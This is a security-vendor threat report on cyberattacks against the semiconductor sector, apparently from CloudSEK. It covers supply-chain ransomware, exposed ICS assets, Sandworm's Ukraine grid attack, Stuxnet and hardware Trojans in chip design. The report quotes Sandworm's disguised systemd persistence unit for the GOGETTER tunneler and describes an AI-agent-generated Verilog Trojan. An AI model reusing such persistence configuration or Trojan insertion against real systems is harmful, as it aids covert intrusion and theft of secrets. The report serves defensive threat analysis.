Event Report

CloudSEK

Silicon Under Siege: The Cyber War Reshaping the Global Semiconductor Industry

Category

Threat Landscape

Region

Global

Ibrahim Saify
Security Analyst

Passionate about offensive security and cyber threat intelligence, the author focuses on uncovering real-world vulnerabilities, analyzing cybercrime infrastructure, and assessing business risks through adversarial thinking. With experience in vulnerability chaining, threat monitoring, and dark web reconnaissance, his work contributes to helping organizations strengthen their security posture and proactively address emerging threats.

info@cloudsek.com
www.cloudsek.com

Table of Contents

Table of Contents Page No.

About CloudSEK

CloudSEK is a Cyber Intelligence company offering Predictive Threat Analytics, Digital Risk Protection, Attack Surface and Supply Chain Monitoring, helping global organizations quantify and prioritize cyber threats for robust security.

200+
Cloudster

200+
Clients Globally

2015
Founded

4 Offices
HQ: Singapore
Regional: India, Us & UK

4
Products

... And we are backed by eminent investors

'Customer First' certified on Gartner Peer Insights 4.8 ★★★★½

Ranked No.3 in the World

Ranked No. 1 in APAC

The Silent Backbone of Civilization

Semiconductors power everything - from energy grids, defence systems, and aerospace to healthcare, telecommunications, consumer electronics, clean energy, and advanced manufacturing - making the sector a prime target for both cybercrime and state-backed espionage. Geopolitical competition, especially the US-China chip race and the world's reliance on Taiwan's fabs for over 60% of advanced production, has transformed this into a strategic fault line. China's chip self-sufficiency push and the U.S. CHIPS Act are fueling an escalation in cyber operations, where threat actors are shifting from traditional espionage to deeply embedded compromises across semiconductor software pipelines and operational workflows, threatening not just innovation, but entire cross-border supply chains.

In this high-stakes environment, a single breach doesn't just threaten a nation's security, it can ripple across industries, economies, and the digital foundations of everyday life.

Current Exposure and Risk Indicators

- **Rising attack volume:** Since 2022, semiconductor-related cyber incidents have risen **more than six-fold**, underscoring a sharp escalation in both the scale and sophistication of attacks targeting the sector, **driven by espionage** and **supply chain compromises**.
- **Financial impact on the semiconductor industry:** Approximately **$1.05 billion in ransomware-related losses** across confirmed incidents since 2018, including ransom payments, downtime, and recovery costs affecting semiconductor operations globally.
- **IT as initial attack vector:** Over 60% of ICS breaches begin with IT (phishing, VPN exploits, CVEs, exposed interfaces and misconfigurations, default or leaked/compromised credentials, etc.) before pivoting to OT.
- **Global exposure:** The U.S. alone has ~2 million semiconductor-linked ICS assets publicly reachable 33% SCADA, 21% PLCs, 22% Siemens systems - many with potentially weak/default controls.

- **Middle East ICS exposure:** About 35K public ICS and OT assets tied to semiconductor manufacturing and critical oil, gas, and industrial sectors remain exposed-UAE (~12.1K), Turkey (~10.8K), Saudi Arabia (~4.8K), Iran (~4.6K), Bahrain (~2.4K), etc. with potential vulnerabilities from weak authentication, misconfigurations, and outdated protocols.

- **Strategic investments at risk:**

  - **U.S.:** $79.5 billion market (2024), $59 billion R&D spend (2023). Even 1% fab disruption could mean $2–3 billion losses.
  - **India:** $38 billion market (2023) to $100+ billion by 2030; 0.5% exposure can lead to $100–150 million in losses.
  - **Europe:** €43 billion Chips Act investment with exposure patterns mirroring U.S. ICS risks.

Emerging Threat Patterns

- **Supply chain compromise:** As seen in the MKS Instruments breach, a single vendor compromise can cascade across multiple fabs.
- **Trojan Design Exploits: Our PoC** demonstrates a **stealthy Trojan embedded** within the **chip design**, remaining dormant until **triggered by specific inputs**, evading detection, and **leaking sensitive IP**, causing significant **operational disruption** at the heart of **semiconductor workflows**.
- **IT–OT convergence risk:** Modern fabs' integration of smart automation, remote vendor access, and cloud monitoring has erased old air-gaps. Misconfigured SCADA dashboards, HMIs, and cleanroom controllers—often exposed online—are letting attackers "log in" rather than hack in.

Why It Matters

This isn't just a cybersecurity issue it's a strategic vulnerability in the digital foundation of modern civilization. A successful campaign can undermine national economies, weaken defense readiness, and shift global technological leadership.

The Geopolitical Catalyst

The semiconductor race is no longer just a technological competition—it has become a strategic fault line in the global balance of power.

China is investing over $150 billion to achieve chip self-sufficiency and reduce reliance on Western tech. The **U.S.**, through the $52B CHIPS Act, is reshoring advanced manufacturing. **India's** $10B semiconductor mission aims to build domestic capacity. **Taiwan** remains the world's most critical node, producing over 60% of global chips.

This escalating competition is fueling cyber campaigns focused on long-term infiltration. APT groups like **APT41, Volt Typhoon**, and **PlushDaemon** are embedding persistent access into software pipelines, design tools, and fab operations.

Across **Europe**, geopolitical and infrastructure-linked risks are converging as well. During the **Russia–Ukraine conflict**, a sophisticated attack disrupted power operations by compromising the SCADA system of a Ukrainian substation. The operation leveraged OT-aware malware to deliver malicious control commands—demonstrating how modern cyber warfare now targets semiconductor-driven infrastructure.

These developments underscore a broader pattern: global cyber activity is increasingly shaped by semiconductor dependencies. Today's intrusions are not just about sabotage they are about silently shaping the future balance of technological and economic power.

Your Third Party, Their First Target

You can build the most secure facility in the world but if your supplier is compromised, your defenses may still collapse. The breach isn't in your code it's in your chain.

In 2023, a **ransomware attack on MKS Instruments**, a critical supplier to **Applied Materials**, disrupted key semiconductor equipment operations. As a result, Applied Materials reported an estimated **$250 million loss** in a single quarter. While MKS didn't publicly name the client, analysts confirmed that the cyber incident directly impacted manufacturing and shipping workflows across the broader semiconductor ecosystem.

In a globally distributed industry, your vendors are your attack surface.

From chip design firms and IP licensors to packaging houses and factory automation integrators every node in your supply chain is a potential entry point. A breach at one partner can ripple silently through multiple organizations.

What's often missed in conventional security planning is this: **supply chain compromise rarely looks like an active attack**. It looks like routine tool deployment until tasks halt, shipments delay, or proprietary information leaks.

Backdoored Before It's Built

Chips are no longer just vulnerable once they're built they're vulnerable as soon as they're imagined.

Electronic Design Automation (EDA) tools the software platforms used to model, simulate, and verify chip designs have become upstream attack vectors in the semiconductor lifecycle. With growing reliance on AI-assisted automation, threat actors now have greater opportunity to tamper with chip logic before a single wafer is printed.

One of the most concerning threats: **hardware Trojans** embedded during the pre-silicon phase. These malicious circuits can evade detection during verification, remaining dormant through production and only activating in the field under specific conditions.

The ***HeisenTrojan*** proof-of-concept demonstrated how stealthy logic could be inserted into designs without impacting performance or timing—bypassing standard functional testing and delivering persistent, covert access.

In our recent simulation, an **AI agent-generated Verilog Trojan** was successfully embedded into a chip design and simulated using Yosys 0.37. The malicious module was triggered only when specific inputs were provided, at which point it began leaking a secret key bit-by-bit. The synthesized architecture visually confirmed integration of this Trojan within the design's logic effectively invisible to basic inspection yet susceptible to side-channel attacks like differential power analysis.

Key Insight: This PoC highlights the urgent need for secure-by-design practices in chip development such as RTL integrity validation, formal verification of design logic, reproducible build pipelines, and traceable SBOMs for third-party IP. Enforcing strict access controls and isolating simulation from production flows is critical to prevent undetected hardware Trojan insertion.

The threat to semiconductors now begins long before fabrication. And without upstream safeguards, compromised logic may be etched in silicon permanently.

Infrastructure Without Borders

The semiconductor industry has scaled into a vast, globally distributed web spanning regions, suppliers, and automation platforms. In this pursuit of speed and innovation, **borders between business IT and industrial control systems have blurred**.

Factory floors are no longer isolated environments. As fabs adopt smart automation, remote monitoring, and interconnected vendor ecosystems, **IT infrastructure**, owing to its massive spike, **has become the primary pathway** into OT environments contributing to **over 60% of industrial breaches**, according to recent threat intelligence data. What was once air-gapped is now searchable, scannable, and in many cases, accessible.

We are seeing a sharp rise in the exposure of previously internal systems—SCADA dashboards, cleanroom controllers, factory HMIs now indexed, discoverable, and increasingly misconfigured. According to our threat monitoring, **over 2 million ICS-related assets in the U.S. semiconductor supply chain are accessible via the public internet**, many running with default or weak security settings.

Attackers don’t need to exploit vulnerabilities anymore. Often, they’re logging in.

The IT-OT Illusion

Many semiconductor organizations still operate under the outdated belief that their operational technology (OT) environments are isolated from corporate IT infrastructure. In reality, this separation is often porous at best and that **illusion has become a strategic liability**.

A growing number of **intrusions** now **begin** in the **IT layer**, where attackers exploit phishing emails, credential leaks, misconfigured remote access tools, or unpatched CVEs. Once inside, they move laterally into OT networks via shared assets, improperly segmented environments, or third-party integration points.

The **rise of smart automation**, cloud-based monitoring, and remote vendor access has further blurred these boundaries. Critical OT systems such as SCADA dashboards, cleanroom controllers, and industrial HMIs are increasingly connected to business platforms and accessible from beyond the factory floor. This expansion of connectivity has turned previously isolated systems into exposed assets, often discoverable through internet-wide scanning tools. In many cases, attackers no longer need to exploit zero-days they **simply log** in using **weak** or **default credentials**.

To **detect and prevent** such intrusions, semiconductor firms as well as Industrial Control Systems operating on semiconductor technology must adopt continuous visibility across both IT and OT environments. This includes attack surface monitoring to identify exposed assets and misconfigured interfaces, exploitable CVEs, as well as threat intelligence to track leaked credentials and compromised access being sold across the dark web.

Proactive segmentation audits, identity enforcement, and the identification and removal of default authentication methods via cybersecurity solutions are essential to restoring control across this increasingly converged landscape. In today's threat environment, visibility and segmentation not perimeter assumptions—form the foundation of operational security.

Threat Actors Targeting Semiconductor Manufacturers for Intellectual and Sensitive Data Theft

Ransomware Attacks Performing Data Extortion:

Threat actors target the semiconductor sector with ransomware to capitalize on its critical role in technology and global supply chains. By exfiltrating sensitive data, including intellectual property and manufacturing processes, they gain leverage for financial extortion, data resale, or corporate espionage. Disrupting semiconductor production impacts industries like defense, automotive, and electronics, creating widespread economic ripple effects and increasing ransom pressure. Additionally, public exposure of breaches can damage reputations, while persistent access enables future exploitation. These attacks often serve financial, geopolitical, or competitive agendas, making the sector an appealing target.

How a Single Infected Supplier System Led to Operational Havoc for the Biggest Semiconductor Manufacturer

Taiwan Semiconductor Manufacturing Company (TSMC) is the world's largest and most advanced semiconductor manufacturer. Founded in 1987 and headquartered in Hsinchu, Taiwan, TSMC is a pioneer in the pure-play foundry model, focusing exclusively on producing semiconductors for other companies rather than designing its own chips. It produces chips for major technology companies like Apple, NVIDIA, and AMD, making it a cornerstone of global technology infrastructure.

TSMC specializes in cutting-edge fabrication processes, such as 5nm and 3nm technology nodes, which are essential for powering modern devices like smartphones, high-performance computing systems, and advanced automotive technologies. Its dominance in the semiconductor industry stems from its unmatched manufacturing capabilities and continuous innovation, making it critical to the global tech supply chain and a significant player in geopolitical considerations involving technology.

How the Attack Occurred:

This attack was facilitated by the **WannaCry Variant** Malware.

Infection: A **TSMC supplier installed infected software** on a new **fabrication tool** and connected it to the network, facilitating the malware infestation.

Distribution: The infection spread quickly, taking out **10,000+ unpatched Windows 7 machines** that run the chip fab company's tool automation interface. The crypto worm crashed and rebooted systems endlessly, forcing several plants in Taichung, Hsinchu and Tainan to shut down through much of the weekend.

Business Impact: The infection crippled materials handling systems and production equipment as well as Windows 7 computers. Some of the plants were producing SoC chips for the AppleiPhone 8 and X models. The incident's connection to Apple and the iPhone heightened its visibility in the news media.

TSMC shut down an entire day of production this weekend after several of its factories systems were halted by a computer virus in the middle of the ramp-up for chips to be used by Apple's future lines of iPhones, which could **impact revenue by approx $256 million**.

Threat Actor/Group	Victim	Date
lockbit3	Ignitarium	October 2023
WannaCry	TSMC	August 2018
hunters	Navitas Semiconductor	January 2023
medusa	Cedar Technologies Ltd	June 2023
blackbasta	SunEdison Semiconductor	April 2023
play	Microchip Technology Japan K.K	February 2023

Evolving Semiconductor Attacks Involving PLCs, Affecting ICS (Industrial Control System) Being Targeted by Threat Actor Groups Worldwide

What are PLCs and ICS?

Programmable Logic Controllers (PLCs) are industrial devices used to automate and control machinery in manufacturing environments. They operate by executing programmed instructions, such as monitoring sensors and controlling actuators, to manage processes like assembly lines, chemical processing, and semiconductor manufacturing. **Industrial Control Systems (ICS)** encompass a broader network of systems, including PLCs, Supervisory Control and Data Acquisition (SCADA) systems, and Distributed Control Systems (DCS). ICS is critical for the real-time monitoring and control of industrial processes in sectors like manufacturing, energy, and utilities.

Why Are PLCs Being Targeted by Threat Actor Groups

Threat actors target Programmable Logic Controllers (PLCs) as they act as the "brains" of automated systems in manufacturing, controlling essential machinery and processes. Because these systems control critical infrastructure, such as energy grids, water supplies, manufacturing, and transportation networks, they are attractive to attackers.

ICS manages real-time monitoring and automation of industrial processes, making them indispensable for a nation's economic and operational stability. If state-sponsored attackers gain control of ICS or infect them with malware, they could manipulate or disrupt essential services, leading to widespread chaos.

For example, attackers could disable power grids, halt semiconductor production, contaminate water supplies, or derail transportation systems. This level of disruption could cripple the economy, compromise national security, and create civil unrest. State-sponsored campaigns may use ICS attacks to weaken a rival country without direct military engagement, exploiting vulnerabilities in outdated or unprotected systems to achieve their objectives. Such attacks exemplify the potential for ICS-targeted campaigns to bring entire nations to a standstill.

How a Novel Attack Against Operational Technology via Ransomware Caused Power Disruption in Ukraine

Initial Compromise:

While the initial access vector was not yet identified, the Malware **Sandworm** was first observed in the victim's environment in June 2022, when the actor deployed the Neo-REGEORG webshell on an internet-facing server.

This is **consistent with the group's prior activity** scanning and **exploiting internet facing servers** for **initial access**.

In July 2022, Sandworm deployed GOGETTER, which is a tunneler written in Golang that proxies communications for its command and control (C2) server using the open-source library Yamux over TLS.


The attackers used it as an entry point into the targeted network. Following this, attackers **moved laterally** within the network and gained **access to the OT environment** via a hypervisor managing the SCADA system for a substation.

Access to SCADA Management Instance for a Victim's Substation Environment:

On October 10, the actor leveraged an optical disc (ISO) image named "a.iso" to execute a native MicroSCADA binary in a likely attempt to execute malicious control commands to switch off substations.


The ISO file contained at least the following:

- "lun.vbs", which runs n.bat
- "n.bat", which likely runs the native scilc.exe utility
- "s1.txt", which likely contains the unauthorized MicroSCADA commands




How Sandworm Maintained Persistence

When leveraging GOGETTER, Sandworm utilized a **Systemd service** unit to maintain persistence on systems. A Systemd service unit allows for a program to be run under certain conditions, and in this case, it was used to **execute the GOGETTER binary on reboot**.



```
/lib/systemd/system/cloud-online.service
```

The Systemd configuration file leveraged by Sandworm enabled the group to maintain persistence on systems. The value “WantedBy” defines when the program should be run; in the configuration used by Sandworm, the setting “multi-user.target” means that the program will be run when the host has reached a state when it will accept users logging on, for example after successful power on. This enables GOGETTER to maintain persistence across reboots. The “ExecStart” value specifies the path of the program to be run, which in this case was GOGETTER.



```
[Unit]
Description=Initial cloud-online job (metadata service crawler)
After=
Requires=
[Service]
RestartSec=240000s
Restart=always
TimeoutStartSec=30
ExecStart=/usr/bin/cloud-online
[Install]
WantedBy=multi-user.target
```

Snapshot of the Systemd Service where ExecStart value was set to execution of GOGETTER Binary

Disruption of Ukraine’s Power and Their IT Environment via the CADDYWIPER Variant

CADDYWIPER is a disruptive wiper written in C that is focused on making data irrecoverable and causing maximum damage within an environment. CADDYWIPER will attempt to wipe all files before proceeding to wipe any mapped drives. It will then attempt to wipe the physical drive partition itself. Notably, CADDYWIPER has been the most frequently used disruptive tool against Ukrainian entities during the war and has seen consistent operational use since March 2022, based on public reporting. Sandworm has been observed to utilize CADDYWIPER in disruptive operations across multiple intrusions.

Sandworm deployed CADDYWIPER in this operation via two Group Policy Objects (GPO) from a Domain Controller using TANKTRAP. TANKTRAP is a utility written in PowerShell that utilizes Windows group policy to spread and launch a wiper. We have observed TANKTRAP being used with other disruptive tools including NEARMISS, SDELETE, PARTYTICKET, and CADDYWIPER. These group policies contained instructions to copy a file from a server to the local hard drive and to schedule a task to run the copied file at a particular time.

The Catastrophic Implications

If power disruptions occur in OT (Operational Technology) systems, the effects can cascade through critical infrastructure systems, including:

- **Water Treatment and Distribution:** Pumps and control systems in water treatment plants rely on SCADA systems. Disruptions can halt the purification process, lead to water shortages, or contaminate water supplies.
- **Transportation Systems:** Railway networks, traffic control systems, and public transportation use OT for signaling and operations. A failure can result in accidents, delays, or complete shutdowns.
- **Healthcare Facilities:** Hospitals depend on uninterrupted power for life-support systems, refrigeration of medicines, and diagnostics. Outages can jeopardize patient care.
- **Industrial Production:** Manufacturing plants, particularly semiconductor and energy production, can face significant downtime, loss of goods, or equipment damage.
- **Communication Networks:** Power failures can affect cell towers, internet exchanges, and emergency response systems, hampering communication during crises.
- **Energy Supply:** Electrical grid outages can propagate through interconnected systems, causing widespread blackouts and affecting all other infrastructure.

When these systems are compromised during power disruptions, especially by coordinated cyberattacks on OT, the impacts can destabilize economies, disrupt daily life, and reduce the defensive and operational capabilities of a nation during conflicts.

About the Threat Actor Group

Sandworm, also known as APT44, is a **Russian state-sponsored Advanced Persistent Threat (APT)** group tied to the GRU, Russia's military intelligence agency. They are notorious for targeting critical infrastructure, employing tactics such as exploiting public-facing systems, leveraging spear-phishing, deploying custom malware (e.g., Industroyer and NotPetya), and exploiting zero-day vulnerabilities. Sandworm often uses lateral movement to escalate privileges and disrupt ICS (Industrial Control Systems) environments, particularly those reliant on PLCs (Programmable Logic Controllers).

PLCs, powered by semiconductor chips, are essential for controlling automated processes in ICS environments, such as energy grids, manufacturing plants, and water treatment facilities. Sandworm's attacks on such systems can exploit vulnerabilities to disable critical operations, causing blackouts, halting production, or even triggering cascading failures in supply chains. Their ability to weaponize ICS systems demonstrates the critical importance of securing semiconductor technologies that underpin these infrastructures. This highlights Sandworm's pattern of blending cyber sabotage with geopolitical objectives, aiming to disrupt national stability and economic security.

Stuxnet: The Genesis of Cyber Attacks on PLCs and ICS

How the Stuxnet Attack Changed the Entire Game - Its Deadly Nature

Stuxnet is a malicious computer worm first uncovered in 2010 and thought to have been in development since at least 2005. Stuxnet targets supervisory control and data acquisition (SCADA) systems. It specifically targets programmable logic controllers (PLCs), which allow the automation of electromechanical processes such as those used to control machinery and industrial processes including gas centrifuges for separating nuclear material.

The attack that was initially presumed to be for Financial gains, actually turned out to be a politically motivated attack. Stuxnet had been specifically designed to **subvert Siemens systems** running **centrifuges in Iran's nuclear-enrichment program**. This was the work of State-Sponsored hackers.


The No-Internet Attack

Iran's nuclear facilities were **air gapped** meaning they **weren't connected to a network or the Internet**. For a malware attack to occur on the air gapped uranium enrichment plant, someone must have consciously or subconsciously added the malware physically, perhaps through an **infected USB drive**.

When a security team from Belarus came to investigate some malfunctioning computers in Iran, it found a **highly complex malicious software**. This aggressive malware would later spread further into the wild, with researchers dubbing it as Stuxnet, the **"world's first digital weapon"**.

Stuxnet is widely recognized as a groundbreaking and complex cyberweapon, regarded as the first of its kind. It reportedly caused physical damage to around 1,000 Iranian centrifuges by **targeting the programmable logic controllers (PLCs)** that managed their operations. The **malware disrupted the centrifuges** by **manipulating their rotational speed** periodically accelerating and decelerating them **causing excessive mechanical stress** that eventually led to failure. This stealthy sabotage unfolded over weeks, making it challenging to detect.

What made Stuxnet even more elusive was its novel nature. As a completely new type of malware, it had no known detection signatures and **leveraged multiple zero-day vulnerabilities** unpatched software flaws to infiltrate systems. Additionally, Stuxnet employed advanced evasion tactics, such as sending falsified sensor data to industrial monitoring systems to conceal its activity. It also deployed a rootkit, granting deep, covert access to the infected systems and enabling undetected manipulation of core operations. This combination of precision, innovation, and stealth set a precedent for cyberattacks on critical infrastructure.



1. infection
Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search
Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update
If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.

4. compromise
The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities-software weaknesses that haven't been identified by security experts.

5. control
In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy
Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

Snapshot of the Workflow for Stuxnet and how it spread and wreaked Havoc in Siemens-made Uranium enrichment systems in Iran

CVE Exploitation Attacks and 0-Days on Semiconductor Devices and Systems

Why Are Such Attacks Occurring and What Are Their Implications?

As we observed from the above case study, 4 Zero Day Vulnerabilities were exploited by Stuxnet which led to a catastrophic failure in Iran's Uranium enrichment facility and disrupted their centrifuge operations. So what causes such 0 Day issues to be uncovered by Threat actor groups and be exploited by them when even Security professionals are unable to detect such security issues within the intricacies.

- **Increased Complexity of Semiconductor Systems:** Modern semiconductor devices, including chips for IoT, AI, and ICS systems, are **highly complex, running millions of lines of code**. This complexity increases the likelihood of bugs, particularly in memory handling (e.g., buffer overflows, use-after-free vulnerabilities), which are prime targets for exploitation.

- **Sophistication of Threat Actors:** State-sponsored and advanced criminal groups have increasingly focused on semiconductor devices due to their critical role in industries like **defense, healthcare, and energy**. These groups have the resources to **find and exploit memory-related vulnerabilities** in **device drivers, firmware**, and **control software**.

- **Larger attack surfaces:** With the adoption of 5G technologies and billions of devices getting connected, firmware attacks' attack surface is becoming large. These attacks could be done remotely via Bluetooth, Wi-Fi, or any other kind of network connectivity.

- **Hardware issues due to Complex Microelectronics and IC:** There is a possibility that a well-designed hardware vulnerability could go undetected due to the complexity of IC and microelectronics. The hardware attacks are classified into 2 parts, i.e., active attacks such as fault injection(results in IC malfunction and catastrophic system failures) and passive attacks such as side channel analysis (results in secret information leak, example – secret key of a cipher).Apart from faulty design or hardware, these attacks also result from the limited capability of the device.

Requirement of Strong Cybersecurity Standards for Firmwares in the Semiconductor Industry: As per the last 5 years data, from 2016 to 2020, of NVD[14], the **firmware vulnerabilities grew by over 573%**. These vulnerabilities allow attackers to compromise a device even before the system is booted up by pushing malicious software into the code on the lower levels, which regulates the hardware prior to and after system initialisation.

Blueprints Under Siege: The Emerging Threat Landscape in AI-Driven EDA

What is EDA and Why It Matters in the Semiconductor Industry

Electronic Design Automation (EDA) refers to specialized software used in designing, simulating, and verifying integrated circuits (ICs) before they are manufactured. It serves as the digital foundation of all chip development, handling complex logic design, layout optimization, and verification processes. Without EDA, the modern semiconductor industry spanning everything from smartphones to military-grade defense systems would not function at scale.

With the increasing use of AI and machine learning in EDA, design timelines are becoming shorter and more efficient. However, this same technological advancement is expanding the attack surface, making EDA environments more attractive and vulnerable to cyberattacks particularly during the pre-silicon design phase.

Market Growth and Expanding Risk

According to a 2024 report by Technavio, the global EDA market is set to grow by USD 8.7 billion between 2024–2028, at a CAGR of 10.26%1. This growth is fueled by increasing chip complexity and the rise of AI to automate error detection, layout optimization, and verification workflows.

But this growth also means that attackers now have more opportunities to exploit weaknesses within the design phase itself—either through the tools being used or by compromising trusted third parties within the chip development ecosystem.

Exploiting the Design Phase: Emerging Threat Vectors

As AI becomes increasingly integrated into Electronic Design Automation (EDA) workflows, it is also empowering adversaries with advanced capabilities to probe and manipulate chip designs before fabrication. While many physical attacks—such as Side-Channel and Fault Injection—are executed post-silicon, AI is now being leveraged to identify weaknesses during the design phase that could be exploited later in hardware. Key threat vectors include:

- Side-Channel Vulnerability Prediction: Although Side-Channel Attacks (SCAs) occur on fabricated chips, AI models can be applied during simulation or RTL analysis to predict leakage-prone structures, such as timing imbalances or power variations. This enables pre-silicon identification of vulnerable logic patterns.

